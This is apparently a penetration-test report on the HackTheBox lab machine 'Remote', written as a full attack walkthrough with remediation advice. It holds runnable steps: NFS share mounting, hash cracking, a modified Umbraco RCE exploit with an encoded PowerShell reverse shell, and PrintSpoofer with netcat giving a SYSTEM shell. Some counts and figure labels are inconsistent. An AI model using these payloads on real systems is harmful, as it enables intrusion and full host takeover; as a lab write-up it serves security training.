Penetration Test
Report of Findings

GrappleMan

March 25, 2023

Version 1.0

Table of Contents

Executive Summary

GrappleMan performed a penetration test on the HackTheBox Machine “Remote” to identify security weaknesses, determine the impact to the host, document all findings in a clear and repeatable manner, and provide remediation recommendations.

Approach

GrappleMan performed testing under a “black box” approach March 23, 2023, to March 24, 2023 without credentials and limited advanced knowledge of Remote or its environment with the goal of identifying unknown weaknesses. The only knowledge the tester had prior to reconnaissance was that it was a Windows Operating System (OS). Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely via a host that was provisioned specifically for this assessment. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. The tester sought to demonstrate the full impact of every vulnerability, up to and including a full system compromise. If GrappleMan was able to gain a foothold in the internal network, the client allowed for further testing including privilege escalation to demonstrate the impact of a total OS compromise.

Scope

The scope of this assessment was one IP address designated for the Remote host.

In-Scope Assets

Host/URL/IP Address	Description
10.10.10.180	IP Address for Remote host

Table 1 – In-Scope Assets and Descriptions

Assessment Overview and Recommendations

During the penetration test against Remote, GrappleMan identified seven (7) findings that threaten the confidentiality, integrity, and availability of the information residing within Remote. The findings were categorized by severity level, with two (2) of the findings being assigned a **CRITICAL** rating, three (2) **HIGH**-risk, and two (2) **MEDIUM**-risk.

The tester found Remote’s patch and vulnerability management in need of updates. One of the findings in this report was related to an outdated application with known vulnerabilities in services and applications that resulted in unauthorized access. The remaining flaws discovered during testing were related to a misconfiguration or lack of hardening, with most falling under the categories of weak authentication and weak authorization.

One finding involved a network communication protocol that can be “spoofed” to retrieve credentials that are used to log in to the Umbraco web application. An attacker that is on the same network as the user logging in could capture the credentials and use them to authenticate to the web application. System administrators should implement measures to prevent credentials from being passed across the network in plain text.

Two findings involved gaining access to external remote services without needing to provide authentication. One of the services did not have any files that were accessible, so the tester was unable to leverage it as part of an attack chain. The other service contained significant stores of information, including the web application administrator’s username and associated password in a “hash” format. This hash was able to be decoded, revealing the administrator’s clear text password. This password was also weak in its complexity, and was able to quickly be found on one of the most commonly used password cracking databases.

The most severe findings allowed the tester to gain initial remote access to the host and elevate privileges, which would allow full control over the operating system. The first of these findings was an exploit that is publicly available and takes advantage of an outdated software version hosting the web application. Fortunately, this can be fixed by simply updating the software to its most recent version. The second finding allowed the tester to escalate their privileges to the highest level administrator on the operating system, giving full control over the entire host. This would have inevitably enabled an attacker to conduct lateral movement throughout the network and potentially achieve full domain compromise. Fixing this vulnerability is more difficult than the aforementioned exploit against vulnerable software, as this will require vigilance in configuration management, ensuring each user has only the privileges they need for their specific roles.

Finally, the tester noticed that testing activities seemed to go mostly unnoticed, which may represent an opportunity to improve detection of anomalous events. The client should create a remediation plan based on the Remediation Summary section of this report, addressing all high findings as soon as possible according to the needs of the business. It is also highly recommended that periodic vulnerability assessments are performed on this and adjacent hosts in order to ensure the systems remain hardened against malicious activity. Once the issues identified in this report have been addressed, a more collaborative, in-depth security assessment may help identify additional opportunities to harden the overall environment, making it more difficult for attackers to move around the network and increasing the likelihood that the IT team will be able to detect and respond to suspicious activity.

System Penetration Test Assessment Summary

GrappleMan began all testing activities from the perspective of an unauthenticated user with only access to the IP address. HackTheBox provided the tester with limited additional information, such as the operating system type being Windows.

Summary of Findings

During the course of testing, GrappleMan uncovered a total of seven (7) findings that pose a material risk to the information systems. The below table provides a summary of the findings by severity level.

Finding Severity			
Critical	**High**	**Medium**	**Total**
2	**3**	**2**	**7**

Table 2 – Severity Summary

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

No.	Finding	Severity
1	Credentials in Files	**Critical**
2	Privilege Escalation through Access Token Manipulation	**Critical**
3	Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution	**High**
4	Password Cracking	**High**
5	NFS Mounting	**High**
6	Clear Text Credentials Transmitted over Network	**Medium**
7	Anonymous FTP Login	**Medium**

Table 3 – Finding List

Internal Network Compromise Walkthrough

During the course of the assessment GrappleMan was able gain a foothold and compromise the backend web server, leading to full administrative control over the system. The steps below demonstrate the steps taken from initial access to compromise and does not include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level. The intent of this attack chain is to demonstrate the impact of each vulnerability shown in this report and how they fit together to demonstrate the overall risk to the client environment and help to prioritize remediation efforts (e.g., patching two flaws quickly could break up the attack chain while the company works to remediate all issues reported). While other findings shown in this report could be leveraged to gain a similar level of access, this attack chain shows the initial path of least resistance taken by the tester to achieve domain compromise.

Detailed Walkthrough

GrappleMan performed the following actions to fully compromise the Remote OS.

1. The tester discovered the rpcbind service had a mountable Network File System (NFS) running on Port 111.
2. The files from the NFS service were mounted on the attack host, allowing the tester to enumerate them for valuable information.
3. The username "admin@htb.local" was discovered in the Umbraco.sdf, along with a set of hashed characters for the corresponding password.
4. The credentials were passed into Hashcat, which was able to successfully crack the hash and give the tester the user's password in clear text.
5. The tester was able to log in to the Umbraco web application located at: http://10.10.10.180:80/umbraco/#/login. This also contained the Umbraco version that was present on the system.
6. A public exploit was available for the Umbraco CMS version. The exploit was written in Python and, when executed, was able to send a reverse shell to a Netcat listener on the tester's host.
7. Enumeration revealed that the compromised account was given SeImpersonatePrivilege. The tester uploaded PrintSpoofer.exe and nc.exe, and was able to run the executable, which connected to a Netcat listener, providing a reverse shell as the NT AUTHORITY\SYSTEM user.

Detailed reproduction steps for this attack chain are as follows:

An Nmap scan of the IP address revealed 16 open ports. The ones which proved to be most critical in this attack chain were 80 (http) and 111 (rpcpind).

```
$ nmap -sC -sV -p - -v 10.10.10.180

<SNIP>

PORT      STATE        SERVICE     VERSION
21/tcp    open         ftp         Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open         http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Home - Acme Widgets
111/tcp   open         rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4      111/tcp     rpcbind
|   100000  2,3,4      111/tcp6    rpcbind
|   100000  2,3,4      111/udp     rpcbind
|   100000  2,3,4      111/udp6    rpcbind
|   100003  2,3        2049/udp    nfs
|   100003  2,3        2049/udp6   nfs
|   100003  2,3,4      2049/tcp    nfs

<SNIP>

135/tcp   open         msrpc       Microsoft Windows RPC
139/tcp   open         netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open         microsoft-ds?
2049/tcp  open         mountd       1-3 (RPC #100005)
5985/tcp  open         http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
47001/tcp open         http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

<SNIP>
```

Figure 1: Nmap Output

The tester conducted enumeration of the NFS service to see if it could be mounted.

```
$ nmap --script nfs* 10.10.10.180 -sV -p111,2049

PORT        STATE SERVICE VERSION
111/tcp    open    rpcbind 2-4 (RPC #100000)
| nfs-showmount:
|_    /site_backups
```

Figure 2: NFS Enumeration with Nmap

The tester proceeded to mount the NFS folder /site_backups onto the attack host and enumerate the files for valuable data information.

```
$ mkdir /mnt/remote
$ mount -t nfs 10.10.10.180:/site_backups /mnt/remote/ -o nolock
$ cd /mnt/remote
$ ls
App_Browsers  aspnet_client  css           Media     Umbraco_Client
App_Data      bin            default.aspx  scripts   Views
App_Plugins   Config         Global.asax   Umbraco   Web.config
```

Figure 3: Mounting and enumeration of NFS files

An enumeration of the files revealed some usernames and hashes, including one for an administrator found in the Umbraco.sdf file.

```
$ strings Umbraco.sdf
Administratoradmindefaulten-US
Administratoradmindefaulten-USb22924d5-57de-468e-9df4-0961cf6aa30d
Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashA
lgorithm":"SHA1"}en-USf8512f97-cab1-4a4b-a49f-0a2054c47a1d
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"ha
shAlgorithm":"SHA1"}admin@htb.localen-USfeb1a998-d3bf-406a-b30b-
e269d7abdf50
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"ha
shAlgorithm":"SHA1"}admin@htb.localen-US82756c26-4321-4d27-b429-
1b5c7c4f882f
smithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw==AIKYyl6Fyy29KA3htB/
ERiyJUAdpTtFeTpnIk9CiHts={"hashAlgorithm":"HMACSHA256"}smith@htb.lo
calen-US7e39df83-5e64-4b93-9702-ae257a9b9749-a054-27463ae58b8e
```

Figure 4: Admin username and hashes found in Umbraco.sdf

This has was passed into Hashcat with the option for a SHA1 algorithm, and was successfully cracked.


```
$ hashcat -m 100 b8be16afba8c314ad33d812f22a04991b90e2aaa
rockyou.txt --force

<SNIP>

b8be16afba8c314ad33d812f22a04991b90e2aaa:[redacted]

<SNIP>
```

Next the tester needed to determine what the URL was to access the log in page. To do this, the dirb tool was used to fuzz directories. Of interest was the /umbraco page.

```
$ dirb http://10.10.10.180

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Mar 23 09:02:33 2023
URL_BASE: http://10.10.10.180/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.180/ ----

<SNIP>
+ http://10.10.10.180/umbraco (CODE:200|SIZE:4040)
```

Figure 6: Directory scanning

Viewing the /umbraco page in a web browser redirected the tester to a log in screen, where the credentials were entered, allowing access to the Umbraco CMS.



10.10.10.180/umbraco/#/login


Happy funky Friday

Username: admin@htb.local

Password: ••••••••••••••

Figure 7: Log in page

After logging in, viewing the Help menu allowed the tester to identify which Umbraco version was resident on the system.



Help

Umbraco version 7.12.4

Figure 8: Umbraco Version

Researching this version of Umbraco revealed there was a publicly available exploit that enabled Remote Code Execution (RCE) on the web server. It was able to be found at: https://www.exploit-db.com/exploits/46153. In order to make this exploit work, the tester copied the script and saved it to the attack host, then made the following modifications, beginning on line 27:


```
{ string cmd = ""; System.Diagnostics.Process proc = new
System.Diagnostics.Process();\
 proc.StartInfo.FileName = "calc.exe"; proc.StartInfo.Arguments = cmd;\
```

Figure 9: Original Umbraco exploit script

```
{ string cmd = "powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUw
B5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUAB
DAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA2AC4AMgAiACwANAA
0ADQAMwApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0A
C4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQ
AYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH
0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4
AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAc
wAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQ
B0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABl
AE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJA
EkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoAC
QAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAG
MAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAH
wAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEA
YwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiAC
AAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQA
cwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAb
wBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZ
QBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuA
FcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4A
ZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgB
GAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8Acw
BlACgAKQA="; System.Diagnostics.Process proc = new
System.Diagnostics.Process();\
 proc.StartInfo.FileName = "powershell.exe"; proc.StartInfo.Arguments =
cmd;\
```

Figure 9: Modified Umbraco exploit script

The modified payload inserted a base64 encrypted PowerShell reverse shell set to connect to a netcat listener on the attack host over port 4443. The shell was derived from https://revshells.com



```
nc -lvnp 4443
```

```
powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAu
AFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA2AC4AMgAiACwA
NAA0ADQAMwApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBh
AG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUA
ewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5
AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsA
OwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABT
AHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQA
cgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAo
AGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQA
cwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAg
ACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgA
```

Figure 10: Original Umbraco exploit script

While this was the shell used by the tester, it was also possible to upload a file (e.g., a PowerShell script or msfvenom payload) and execute it from memory. To execute this and obtain a reverse shell on the attack host, the tester started a Netcat listener and executed the script.

```
$ python3 umbraco-rce.py
Start
[]
```

Figure 11: Umbraco RCE exploit execution

```
$ nc -lvp 4443
listening on [any] 4443 ...
10.10.10.180: inverse host lookup failed: Unknown host
connect to [10.10.16.2] from (UNKNOWN) [10.10.10.180] 49983
whoami
iis apppool\defaultapppool
```

Figure 12: Netcat Reverse Shell

The user flag was able to be found in the C:\Users\Public directory.

```
PS C:\Users> cd Public
PS C:\Users\Public> dir


    Directory: C:\Users\Public


Mode                LastWriteTime         Length Name

----                -------------         ------ ----
d-r---        2/19/2020   3:03 PM                Documents

d-r---        9/15/2018   3:19 AM                Downloads

d-r---        9/15/2018   3:19 AM                Music

d-r---        9/15/2018   3:19 AM                Pictures

d-r---        9/15/2018   3:19 AM                Videos

-ar---        3/22/2023   8:07 PM             34 user.txt



PS C:\Users\Public> type user.txt
378d7fc3882f97637a741be92fb6047d
```

Figure 13: User flag

The tester began enumerating the system to determine possible vectors for privilege escalation. One of the key pieces of data identified was that the host was a Microsoft Windows Server 2019 Standard.

```
PS C:\Users> systeminfo

Host Name:                 REMOTE
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
```

Figure 14: OS Information

Enumeration of privileges revealed the user had SeImpersonatePrivilege.

```
PS C:\Users> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

Figure 15: User Privileges

The Microsoft Windows Server 2019 Standard is vulnerable to privilege escalation when SeImpersonatePrivilege is enabled. To take advantage of this, the tester used the PrintSpoofer.exe exploit. First the exploit and nc.exe were transferred to the host using an SMB server on the attack host.

```
$ mkdir /tmp/smbshare
$ cp nc.exe /tmp/smbshare
$ cp PrintSpoofer.exe /tmp/smbshare
$ smbserver.py -smb2support CompData /tmp/smbshare
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188
V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A
V:1.0
[*] Config file parsed
[*] Config file parsed

<SNIP>
```

Figure 16: SMB Server started on attack host

```
PS C:\Users\Public> copy \\10.10.16.2\CompData\nc.exe
PS C:\Users\Public> Set-ExecutionPolicy Bypass -Scope Process
PS C:\Users\Public> copy \\10.10.16.2\CompData\PrintSpoofer.exe
```

Figure 17: nc.exe and PrintSpoofer.exe copied from SMB server to target host

After confirming the files had been successfully transferred, a Netcat listener was started on the attack host, and the PrintSpoofer executable was run on the target host.

```
$ nc -lnvp 8443
listening on [any] 8443 ...
```

Figure 18: Netcat listener for receiving shell from PrintSpoofer exploit


```
PS C:\Users\Public> .\PrintSpoofer.exe -c "c:\users\public\nc.exe 10.10.16.2
8443 -e cmd"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
```

Figure 19: PrintSpoofer exploit started on target host

```
$ nc -lnvp 8443
listening on [any] 8443 ...
connect to [10.10.16.2] from (UNKNOWN) [10.10.10.180] 50077
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt authority\system
```

Figure 20: Shell received on netcat listener as NT AUTHORITY\SYSTEM

Once the tester owned the system, the flag on the Administrator’s desktop was able to be recovered.



```
02/20/2020  03:41 AM    <DIR>          .
02/20/2020  03:41 AM    <DIR>          ..
03/22/2023  08:07 PM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)  12,820,992,000 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
5bf817e8c96521a7d4f143880e0d3a45

C:\Users\Administrator\Desktop>
```

Remediation Summary

As a result of this assessment there are several opportunities for HackTheBox to strengthen the security of the Remote system. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. The client should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

Short Term

- [**Finding 3**] – Update the Umbraco CMS version running on the OS to the most recent version
- [**Finding 4**] – Increase complexity of the admin password associated with the web application
- [**Finding 5**] – Require authentication to mount NFS server
- [**Finding 7**] – Require authentication to access FTP server

Medium Term

- [**Finding 6**] – Implement parsing of login credentials to ensure they are hashed when sent across the network
- [**Finding 6**] – Transition the website from HTTP to HTTPS
- [**Finding 2**] – Audit all user privileges, downgrading them as necessary
- [**Finding 1**] – Conduct a thorough audit of files which may store credentials
- [**Finding 1**] – Ensure any files containing credentials are in protected directories or a password protected file

Long Term

- Maintain updated patches for the OS and third party software. Ensure the most recent versions are the ones in use.
- Perform ongoing internal network vulnerability assessments and domain password audits.
- Perform periodic web application assessments.
- Registering for a Bug Bounty program is a good way to ensure external-facing web applications are hardened targets against malicious actors.
- Educate systems and network administrators and developers on security hardening best practices compromise.
- Enhance network segmentation to isolate critical hosts and limit the effects of an internal compromise.
- Regularly audit user privileges, rights, and group access to ensure they are only granted the level of access needed for their specific role.

Technical Findings Details

1. Credentials in Files

Severity – CRITICAL

CVSS Score: 9.4

CVSS Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L

Affected Entities

Description

Adversaries may search local file systems and remote file shares for files containing insecurely stored credentials. These can be files created by users to store their own credentials, shared credential stores for a group of individuals, configuration files containing passwords for a system or service, or source code/binary files containing embedded passwords.

It is possible to extract passwords from backups or saved virtual machines through OS Credential Dumping. Passwords may also be obtained from Group Policy Preferences stored on the Windows Domain Controller, or accessing mountable Network File System (NFS) shares. Authenticated user and service account credentials are often stored in local configuration and credential files.

